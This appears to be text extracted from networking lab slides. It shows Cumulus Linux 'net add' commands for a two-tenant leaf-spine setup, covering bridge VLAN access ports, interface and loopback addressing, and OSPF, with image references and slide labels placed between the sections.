
Forwarding behavior



Forwarding behavior




Forwarding behavior




Forwarding behavior

Tenant A




Configuration (end-hosts)



Configuration (leaves - bridge)

```
net add bridge bridge ports swp3,swp4  
net add interface swp3 bridge access 10  
net add interface swp4 bridge access 20
```


Tenant A
Tenant B




Configuration (leaves - ip addresses)

```
net add interface swp1 ip add 10.1.1.1/30  
net add interface swp2 ip add 10.1.2.1/30  
net add loopback lo ip add 1.1.1.1/32
```

Tenant A
Tenant B




```
net add interface swp1 ip add 10.3.1.1/30  
net add interface swp2 ip add 10.3.2.1/30  
net add loopback lo ip add 3.3.3.3/32
```



```
net add interface swp1 ip add 10.2.1.1/30  
net add interface swp2 ip add 10.2.2.1/30  
net add loopback lo ip add 2.2.2.2/32
```



lubuntu2




lubuntu3

VM B2 (.2)

Configuration (spines - ip addresses)


Tenant A
Tenant B



Configuration (OSPF)

Tenant A
Tenant B


```
net add ospf router-id 1.1.1.1
net add ospf network 10.1.1.0/30 area 0
net add ospf network 10.1.2.0/30 area 0
net add ospf network 1.1.1.1/32 area 0
net add ospf passive-interface swp3,swp4
```




Configuration (OSPF)

Tenant A
Tenant B

